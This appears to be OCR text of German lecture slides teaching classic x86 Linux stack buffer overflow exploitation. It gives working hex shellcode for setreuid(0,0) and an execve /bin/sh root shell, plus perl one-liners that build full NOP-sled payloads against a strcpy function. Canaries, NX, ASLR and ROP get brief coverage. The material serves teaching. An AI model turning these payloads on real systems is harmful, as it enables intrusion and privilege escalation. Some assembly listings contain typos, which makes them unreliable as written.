Problem: konkrete Adresse ggf. schwer bestimmbar

Lösung: NOP-Rutsche

NOP Rutsche

NOP: no operation

- Befehl, der nur den Programmzähler erhöht
- …gibt‘s nicht wirklich → `XCHG EAX,EAX`

NOP-Rutsche:

- mehrere NOP‘s hintereinander
  ➔ beliebiger Einsprung möglich

NOP Rutsche


NOP: no operation

- Befehl, der nur den Programmzähler erhöht
- …gibt‘s nicht wirklich → `XCHG EAX,EAX`

NOP-Rutsche:

- mehrere NOP‘s hintereinander

  ➔ beliebiger Einsprung möglich




Einsprungspunkt bestimmen

Wert von **ESP** bestimmen

- Programm mit **gdb** ausführen
  - ➔ Register anzeigen
    - `info reg`
- Testprogramm ausführen

```
unsigned int get_sp(void)
  {
    __asm__("movl %esp, %eax");
  }

int main(int argc, char* argv[])
  {
    printf("ESP: 0x%x\n",get_sp());
    exit 0;
  }
```

- Programmierung unterliegt speziellen Bedingungen



- Vermeidung bestimmter Werte
  - im Beispiel: **0x00** → beendet Zeichenkette


```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

Shellcode

- Programmierung unterliegt speziellen Bedingungen
  - Vermeidung bestimmter Werte
    - im Beispiel: **0x00** → beendet Zeichenkette
  - Lösung:
    - geschickte Programmierung

x86 / x64 Registers

- Note: it somehow started 1972 with the 8-bit Intel 8008
- 1976: 16-bit Intel 8086
- 1985: 32-bit Intel 80386
- 2003: 64-bit AMD Opteron



Shellcode

- Programmierung unterliegt speziellen Bedingungen
  - Vermeidung bestimmter Werte
    - im Beispiel: **0x00** → beendet Zeichenkette
  - Lösung:
    - geschickte Programmierung
      - Beispiele:

```
MOV 0x0000, AX → XOR   AX, AX
MOV 0x0001, AX → XOR   AX, AX
                 MOV 0x01, AL ;[INC AX]
```

Shellcode

- Programmierung unterliegt speziellen Bedingungen
  - Vermeidung bestimmter Werte
    - im Beispiel: **0x00** → beendet Zeichenkette
  - Lösung:
    - Kodierung + Decoder

Beispiel:

kodierter Shellcode = Shellcode ⊕ Schlüssel

→ Schlüssel so wählen, daß kodierter Shellcode und Schlüssel keine „verbotenen" Werte enthalten

Anmerkung: Kodierung, keine Verschlüsselung!

- Programmierung unterliegt speziellen Bedingungen
  - Stack steht ggf. nicht wie gewohnt zur Verfügung

- Stack-Push:
  - könnte Shellcode überschreiben

- Lösungen:
  - Shellcode „sicher“ positionieren
  - ESP auf „sicheren“ Wert setzen

Linux Shellcode erstellen

- Linux System-Calls
  - ausgelöst durch Software-Interrupt
    - **`int 0x80`**
  - Parameter in Registern
    - **`EAX`**: Nummer des System-Calls
      - zu finden in `<unistd.h>`
      - oder online: http://syscalls.kernelgrok.com/
    - **`EBX`**: erster Parameter
    - **`ECX`**: zweiter Parameter
    - **`EDX`**: dritter Parameter
    - **`ESI`**: vierter Parameter
    - **`EDI`**: fünfter Parameter
    - (mehr als fünf → Parameter im Speicher; Speicheradresse in **`EBX`**)

Linux Shellcode – ein erstes Beispiel

- `exit(0)`
  - syscall-Nummer: `0x01`
  - Parameter:
    - **`EBX`** → `0x00`

```
xor EAX, EAX ; EAX = 0
xor EBX, EBX ; EBX = 0
inc EAX      ; EAX = EAX + 1 → EAX = 1
int 0x80     ; syscall
```

- Hilfereich beim Debuggen:
  - **`strace`**
    - zeigt syscalls inklusive Parametern während Programmausführung

Linux Shellcode – ein erstes Beispiel

- `exit(0)`
  - syscall-Nummer: `0x01`
  - Parameter:
    - **EBX** → `0x00`

```
xor EAX, EAX ; EAX = 0
xor EBX, EBX ; EBX = 0
inc EAX      ; EAX = EAX + 1 → EAX = 1
int 0x80     ; syscall
```

- Hex-Werte für Shellcode → `objdump -d filename`

```
08048080 <_start>:
8048080: 31 c0      xor    %eax,%eax
8048082: 31 db      xor    %ebx,%ebx
8048084: 40         inc    %eax
8048085: cd 80      int    $0x80
```

Linux Shellcode – ein zweites Beispiel

- `setreuid (0,0)`
  - setzt die User-ID des Prozesses
  - Annahme: angegriffenes Programm besitzt/besaß `root`-Rechte und hat diese (aus Sicherheitsgründen) abgegeben

    ➔Wiedererlangen der `root`-Rechte

- syscall-Nummer: `0x46`
- erster Parameter (`EBX`): real user id (ruid) → `0x00`
- zweiter Parameter (`ECX`): effective user id (euid) → `0x00`

```
xor eax,eax ; EAX = 0
xor ebx,ebx ; EBX = 0
xor ecx,ecx ; ECX = 0
mov 0x46,al ; EAX = 0x46
int 0x80    ; syscall
```

Linux Shellcode – etwas komplexer

- das eigentliche Ziel: Starten einer Shell
- **`execve`** syscall
  - startet Programm
  - `execve(char *filename, char * argv[], char * envp[])`
    - `filename`: auszuführendes Programm
    - `argv` → Array: [Befehlsname, Kommandozeilenargumente, 0x00]
    - `envp`: Umgebungsvariablen

- hier:
  - `filename` = **`'/bin/sh'`**
  - `argv` = `0x00`
  - `envp` = `0x00`

- syscall Nummer: `0x0B`

Linux Shellcode – etwas komplexer

- hier:
  - `filename = '/bin/sh'`
  - `argv = 0x00`
  - `envp = 0x00`
- syscall Nummer: `0x0B`

```
xor EAX,EAX             ; EAX = 0
mov 0x0B, AL            ; EAX = 0x0B
lea EBX, [SHELL]        ; Adresse von '/bin/sh' nach EBX
xor ECX,ECX             ; ECX = 0 (argv)
xor EDX,EDX             ; EDX = 0 (envp)
int 0x80                ; syscall
SHELL: DB '/bin/sh'     ; store '/bin/sh' in memory
```

Problem: Adresse von `SHELL`

➔ Stack benutzen…

Linux Shellcode – etwas komplexer

- hier:
  - `filename = '/bin/sh'`
  - `argv = 0x00`
  - `envp = 0x00`

Problem: Adresse von `SHELL`

➔ Stack benutzen…

- syscall Nummer: `0x0B`

```
xor EAX,EAX      ; EAX = 0
mov 0x0B, AL     ; EAX = 0x0B
push 0x0068732F ; in memory (stack) ESP: /sh 0x00
push 0x6E69622F ; in memory (stack) ESP: /bin/sh 0x00
mov ESP,EBX      ; just use the stack as our memory...
xor ECX,ECX      ; ECX = 0 (argv)
xor EDX,EDX      ; EDX = 0 (envp)
int 0x80         ; syscall
```

Linux Shellcode – etwas komplexer

```
xor EAX,EAX      ; EAX = 0
mov 0x0B, AL     ; EAX = 0x0B
push 0x0068732f ; in memory (stack) ESP: /sh 0x00
push 0x6e69622f ; in memory (stack) ESP: /bin/sh 0x00
mov esp,ebx      ; just use the stack as our memory...
xor ECX,ECX      ; ECX = 0
xor EDX,EDX      ; EDX = 0
int 0x80         ; syscall
```

➔ funktioniert – aber

```
Disassembly of section .text:

08048080 <_start>:
 8048080:       31 c0             xor    %eax,%eax
 8048082:       b0 0b             mov    $0xb,%al
 8048084:       68 2f 73 68 00    push   $0x68732f
 8048089:       68 2f 62 69 6e    push   $0x6e69622f
 804808e:       89 e3             mov    %esp,%ebx
 8048090:       31 c9             xor    %ecx,%ecx
 8048092:       31 d2             xor    %edx,%edx
 8048094:       cd 80             int    $0x80
```

Linux Shellcode – etwas komplexer

```
xor EAX,EAX      ; EAX = 0
mov 0x0B, AL     ; EAX = 0x0B
push 0x0068732F ; in memory (stack) ESP: /sh 0x00
push 0x6E69622F ; in memory (stack) ESP: /bin/sh 0x00
mov ESB,EBX      ; just use the stack as our memory...
xor ECX,ECX      ; ECX = 0 (argv)
xor EDX,EDX      ; EDX = 0 (envp)
int 0x80         ; syscall
```

➔ funktioniert – aber

```
Disassembly of section .text:

08048080 <_start>:
 8048080:       31 c0                xor    %eax,%eax
 8048082:       b0 0b                mov    $0xb,%al
 8048084:       68 2f 73 68 00       push   $0x68732f
 8048089:       68 2f 62 69 6e       push   $0x6e69622f
 804808e:       89 e3                mov    %esp,%ebx
 8048090:       31 c9                xor    %ecx,%ecx
 8048092:       31 d2                xor    %edx,%edx
 8048094:       cd 80                int    $0x80
```

Linux Shellcode – etwas komplexer

- hier:
  - `filename = '/bin/sh'`
  - `argv = 0x00`
  - `envp = 0x00`

Problem: Adresse von `SHELL`

➔ Stack benutzen…
➔ **0x00** vermeiden…

- syscall Nummer: `0x0B`

```
xor EAX,EAX      ; EAX = 0
mov AL, 0x0B     ; EAX = 0x0B
push 0x0068732F ; in memory (stack) ESP: /sh 0x00
push 0x6E69622F ; in memory (stack) ESP: /bin/sh 0x00
mov ESP,EBX      ; just use the stack as our memory...
xor ECX,ECX      ; ECX = 0 (argv)
xor EDX,EDX      ; EDX = 0 (envp)
int 0x80         ; syscall
```

Linux Shellcode – etwas komplexer

- hier:
  - `filename = '/bin/sh'`
  - `argv = 0x00`
  - `envp = 0x00`

Problem: Adresse von `SHELL`

➔ Stack benutzen…
➔ **0x00** vermeiden…

- syscall Nummer: `0x0B`

```
xor EAX,EAX      ; EAX = 0
push AL          ; in memory (stack) ESP: 0x00
mov 0x0B, AL     ; EAX = 0x0B
push 0x68732F2F ; in memory (stack) ESP: //sh 0x00
push 0x6E69622F ; in memory (stack) ESP: /bin//sh 0x00
mov ESP,EBX      ; just use the stack as our memory...
xor ECX,ECX      ; ECX = 0 (argv)
xor EDX,EDX      ; EDX = 0 (envp)
int 0x80         ; syscall
```

Putting everything together

- NOP-Rutsche
- Shellcode
- **EIP** überschreiben

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

Putting everything together

- NOP-Rutsche
  - 200 x NOP
- Shellcode
  - `exit (0)`
  - `0x31 0xc0  0x31 0xdb  0x40 0xcd 0x80`
  - 7 Byte
- EIP überschreiben

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

- Buffer-Größe: 400 Bytes
  - ➔ 400-200-7=193 Bytes zum kompletten Füllen des Buffers
  - ➔ 4 Bytes zum Überschreiben von **EBP**
  - ➔ die nächsten 4 Bytes überschreiben **EIP**
  - ➔ zusammen: 201
    - Hm → `NOP` nach Shellcode einfügen

Putting everything together

- NOP-Rutsche
  - 200 x NOP
- Shellcode
  - `exit (0)`
  - `0x31 0xc0  0x31 0xdb  0x40 0xcd 0x80` **`0x90`**
  - 8 Byte
- EIP überschreiben

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

- Buffer-Größe: 400 Bytes
  - ➔ 400-200-8=192 Bytes zum kompletten Füllen des Buffers
  - ➔ 4 Bytes zum Überschreiben von **EBP**
  - ➔ die nächsten 4 Bytes überschreiben **EIP**
  - ➔ zusammen: 200

Putting everything together

- NOP-Rutsche
  - 200 x NOP
- Shellcode
  - `exit (0)`
  - `0x31 0xc0  0x31 0xdb  0x40 0xcd 0x80` **`0x90`**
  - 8 Byte
- EIP überschreiben

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

- 50 x Sprungadresse
  - **ESP**: 0xBFFFFCD4

➔ **EIP**: **ESP**-200 = 0xBFFFFC0C

Putting everything together

- NOP-Rutsche
  - 200 x NOP
- Shellcode
  - `exit (0)`
  - `0x31 0xc0  0x31 0xdb  0x40 0xcd 0x80` **`0x90`**
  - 8 Byte
- EIP überschreiben
  - 50 x Sprungadresse `0xBFFFFC0C`

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

```
`perl –e 'print "\x90" x 200;
          print "\x31\xc0\x31\xdb\x40\xcd\x80\x90";
          print "\x0c\xfc\xff\xbf" x 50'`
```

Putting everything together

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

- NOP-Rutsche
  - 200 x NOP
- Shellcode
  - `exec shell`
  - `0x31 0xc0 0x50 0x68 0x2f 0x2f 0x73 0x68 0x68 0x2f 0x62 0x69 0x6e 0xb0 0x0b 0x89 0xe3 0x31 0xc9 0x31 0xd2 0xcd 0x80` **`0x90`**
  - 24 Byte
- EIP überschreiben
  - 46 x Sprungadresse `0xBFFFFC0C`

```
`perl –e 'print "\x90" x 200;
          print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
                 \x6e\xb0\x0b\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x90";
          print "\x0c\xfc\xff\xbf" x 46'`
```

Putting everything together


- NOP-Rutsche
  - 200 x NOP
- Shellcode
  - `setreuid(0,0)`
  - `0x31 0xc0 0x31 0xdb 0x31 0xc9 0xb0 0x46 0xcd 0x80 0x90 0x90`
  - `exec shell`
  - `0x31 0xc0 0x50 0x68 0x2f 0x2f 0x73 0x68 0x68 0x2f 0x62 0x69 0x6e 0xb0 0x0b 0x89 0xe3 0x31 0xc9 0x31 0xd2 0xcd 0x80 0x90`
  - 10 + 24 = 34 Byte
- EIP überschreiben
  - 43 x Sprungadresse `0xBFFFFC0C`

```
void gretting(char* c1)
  {
    char name[400];
    strcpy(name,c1);
  }
```

```
`perl –e 'print "\x90" x 200;
          print "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x90\x90
                 \x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
                 \x6e\xb0\x0b\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x90"
                  ;print "\x0c\xfc\xff\xbf" x 43'`
```


Canaries

- Goal: dedect stack manipulations
- Idea: place known value in front of EIP
  ➔ canary value



Canaries

- Goal: dedect stack manipulations
- Idea: place known value in front of EIP
  ➔ canary value



- Implementation: check canary before return

```
leave
if(mem[ESP-4] != canary)
        exception
ret
```

  - canary value: randomly generated during program start

Anmerkungen

- …in der Praxis alles ein klein wenig schwieriger

- Buffer zu klein
  - ➔ Shellcode in Umgebungsvariable speichern

- non-executable stack
  - Hardware-basiert:
    - Datenausführungsverhinderung (DEP) – non-executable (NX) bit
  - Software-basiert
  - ➔ Return Oriented Programming
    - Sprung zu existierendem Programm / Bibliothekscode
    - Rücksprung führt zu Sprung in weitere Programmteile
      - Stack entsprechend vorbereitet

- Schutz gegen Manipulationen an der Rücksprungadresse
  - Stack Smashing Protection

- Adressen von „interessanten" Speicherbereich schwer vorhersagbar
  - Address Space Layout Randomization (ASLR)
  - ➔ Low entropy → Bruteforce

Return Oriented Programming

[http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html]

```
char string[100];
void exec_string() {   system(string); }

void add_bin(int magic) {
    if (magic == 0xdeadbeef)  strcat(string, "/bin"); }

void add_sh(int magic1, int magic2) {
    if (magic1 == 0xcafebabe && magic2 == 0x0badf00d)
   strcat(string, "/sh");}

void vulnerable_function(char* string) {
    char buffer[100];
    strcpy(buffer, string); }

int main(int argc, char** argv) {
    string[0] = 0;
    vulnerable_function(argv[1]);
    return 0; }
```